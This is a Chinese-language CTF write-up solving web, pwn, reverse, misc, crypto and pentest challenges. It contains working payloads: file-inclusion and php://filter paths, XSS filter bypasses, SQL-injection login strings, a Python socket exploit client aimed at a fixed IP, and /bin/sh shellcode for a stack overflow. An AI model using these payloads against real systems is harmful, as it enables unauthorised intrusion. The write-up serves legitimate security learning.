WEB:

40 从0开始ELI之0
打开网页后可以看到两个img标签，其中一个的src为show.php?file=1.jpg ，算是很明显的提示了。
将file参数改为../flag.php即可得到flag

41 从0开始ELI之1
依然是php文件包含漏洞，但是要利用php伪协议——php://filter/read=convert.base64-encode/resource=filename
比较坑的是，一开始以为应该是包含index.php或者show.php拿到源码之后会有flag。结果是要去猜flag.php的位置
最终构造show.php?file=php://filter/read=convert.base64-encode/resource=../flag.php，得到base64加密的flag，解密即可得到flag

50 从0开始之XSS challenge0
xss系列过滤条件都是给出的，还是很简单的。
这题过滤了关键字script。
所以利用img标签的error事件来执行alert
利用代码:<img src=# onerror="alert(1);">

51 从0开始之XSS challenge1
 input = input.replace(/script/gi, '_'); input = input.replace(/img/gi, '_'); input = input.replace(/\>/gi,'_'); input = input.replace(/\(/gi, '_');
 过滤了 script,img,>,(
 但是插入xss的位置很特殊，在input标签里，同时发现插入的位置在 type属性的前面，所以可以由我们设定type属性。
 因为过滤了 (所以alert(1)需要编码
 利用代码:" type="image" src="#" onerror="alert(1)"
52 从0开始之XSS challenge2
input = input.replace(/\"/gi, '_'); input = input.replace(/\//gi, '_');
过滤了 " 和 /
插入xss的位置也很特殊，本身就在script标签内。并且还有svg标签。
一开始想利用标签的解析优先度高于js脚本，后来发现没有 / 还是比较麻烦的
去查了一下svg的供能，得知svg标签内的代码会先解析为xml，即两次解析,可以编码 " 来绕过过滤
利用代码: ";alert(1);var b=&#34a

RE:

48 re从零开始的逆向之旅：Gold Miner
用JPEXS解包之后搜索hctf关键字，即可找到flag

PWN:

46 pwn step1
依然是栈溢出，只要覆盖retn返回的地址为getflag函数的地址即可
getflag函数的地址可以用ida查到 0x0804855B
写了个脚本用来发送数据

```
import socket
import thread
import time
mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
over=0
def readShellcode():
      fp=open("shellcode","rb")
      lstr=fp.read()
      print lstr.encode("hex")
def client():
      global mysocket
      mysocket=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
      mysocket.connect(('121.42.206.184',10001))
      thread.start_new_thread(client_listener,())
      thread.start_new_thread(client_send,())
      while over==0:
            time.sleep(1000)
def client_listener():
      global mysocket
      global over
      while 1:
            data=mysocket.recv(8196)
            if data:
```

```
                        print data,
                        print data.encode("hex")
                else:
                        over=1
                        print "Error: server connect over"
                        break
def client_send():
        global mysocket
        global over
        while over==0:
                a=input()
                mysocket.send(a+"\n")
client();
```

这里只要在input的时候输入\x5b\x85\x04\x08

长度足够即可

47 pwn step2

还是栈溢出，但是这次没有getFlag这个函数了，同时题目给了个shellcode。

编译一下shellcode，然后用上面那个脚本的readShellcode函数，得到16进制表示的shellcode

比较特殊的是，每次连接到服务器的时候，都会显示出本次运行时，输入存放的地址。通过这个地址计算shellcode起始的地址

为了方便起见，在shellcode前加入一定量的nop

以下为某次利用代码

在input里输入"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\x36\x77\x89\xff\x90\x90\x90\x90\x90\x90\x90\x90\x31\xd2\x52\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f\x68\x2f\x2f\x2f\x2f\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80"


MISC：

61 我是一个有格调的misc题目

下载得到一个pcapng文件，一开始拿到wireshark里去分析，看了半天没看出啥。后来搜索得知，这种题目只需要搜索关键字即可

Linux终端下输入： strings -a misc3.pcapng | grep -i hctf

得到flag



CRYPTO:

34 密码学教室进阶（五）

用yafu的factor拆分n得到p和q

再计算i=(p-1)*(q-1)

关键代码:

```
i=(P8-1)*(PRP609-1)
d=invert(e,i)
m=pow(c,d,n)
print hex(m)
```

最后打印出来的部分经过decode之后即可得到flag

55 进击的 Crypto [0]

给了很多组n，e，c
拿到yafu里跑了一下n，只有两组是可以跑的。一开始想等他跑出来，结果半天跑不出来。
去查了一下，得知，应该求两个n之间的最大公约数。最大公约数即为p，再求q就很容易了

PENTEST：

45 我是最简单的渗透题
这题是最坑的，hint里说万能密码，于是我试了 admin' or '1'='1 , admin' or '1'='1' limit 1 #,等各种代码，依然没有试出来。
最后拿到Burpsuite去跑了一下，成功的样例是 1 or 1=1 --
好吧。。你们赢了

57 ez game
根据hint，去下载vim的备份文件。分别是.login.php.swp 和 .register.php.swp
这个备份文件的格式挺奇怪的，需要手工修复一下。
register.php:

```
<?php
include('config.php');
if ($_POST['username']==='' || $_POST['password']==='' || $_POST['gogogo']!=='苟?'){
	exit("something error...");
}
$mysqli = new mysqli(MYSQL_HOST, MYSQL_USER, MYSQL_PASSWORD, MYSQL_DATABASE);
if ($mysqli->connect_errno){
	exit("gg".$mysqli->error);
}
$username = $mysqli->escape_string($_POST['username']);
$password = sha1($_POST['password']);
if($result = $mysqli->query("select * from users where username='$username'")){
	if ($result->num_rows){
		$result->close();
		exit("username is exist");
	}
}
$query = "insert into users (id, username, password) values (NULL , '$username',
'$password')";
if ($mysqli->query($query) !== TRUE){
	exit('gg...'.$mysqli->error);
}
$query = "select * from users where username = '$username'";
$result = $mysqli->query($query);
if ($result){
	$row = $result->fetch_array();
	$uid = $row['id'];
	$query = "insert into role (id, uid, level) values (NULL, $uid, 0)";
	if ($mysqli->query($query) === TRUE){
		exit("success");
	}
}
exit("Oh! No!");
?>
```

login.php:

```
<?php
include("config.php");
if (isset($_SESSION['username'])){
	header("Location: ./index.php");
	exit();
}
if (isset($_POST['username']) && isset($_POST['password'])){
	if ($_POST['username']==='' || $_POST['password']==='' || $_POST['gogogo']!
=='苟!'){
		exit("something error...");
	}
	$ocode = intval(trim($_POST['code']));

}
```

```
$mysqli = new mysqli(MYSQL_HOST, MYSQL_USER, MYSQL_PASSWORD, MYSQL_DATABASE);
if ($mysqli->connect_errno){
      exit("gg".$mysqli->error);
}
$username = $mysqli->escape_string($_POST['username']);
$password = sha1($_POST['password']);
$query = "select * from users where username='$username' and password='$password'";
$result = $mysqli->query($query);
if ($result){
      $row = $result->fetch_array();
      $_SESSION['id'] = $row['id'];
      $_SESSION['username'] = $row['username'];
      $query = "select * from role where uid = $_SESSION[id]";
      $res = $mysqli->query($query);
      $row = $res ? $res->fetch_array() : array();
      $_SESSION['level'] = $row['level'];
      header("Location: ./index.php");
}else{
      exit("Wrong username or password...")
}
?>
```

试了escape_string的编码漏洞。但不怎么成功。

看hint说条件竞争，猜测是添加用户到数据库和添加用户权限到数据库是分步的，这之间存在漏洞。

于是到burpsuite里，用Intruder，选择Null payload，同时发送大量请求到index和login.php，login的账户为即将注册的账户，再发送请求给 register.php，去注册该账户。最后寻找长度不同的index.php的response，即为存在flag的页面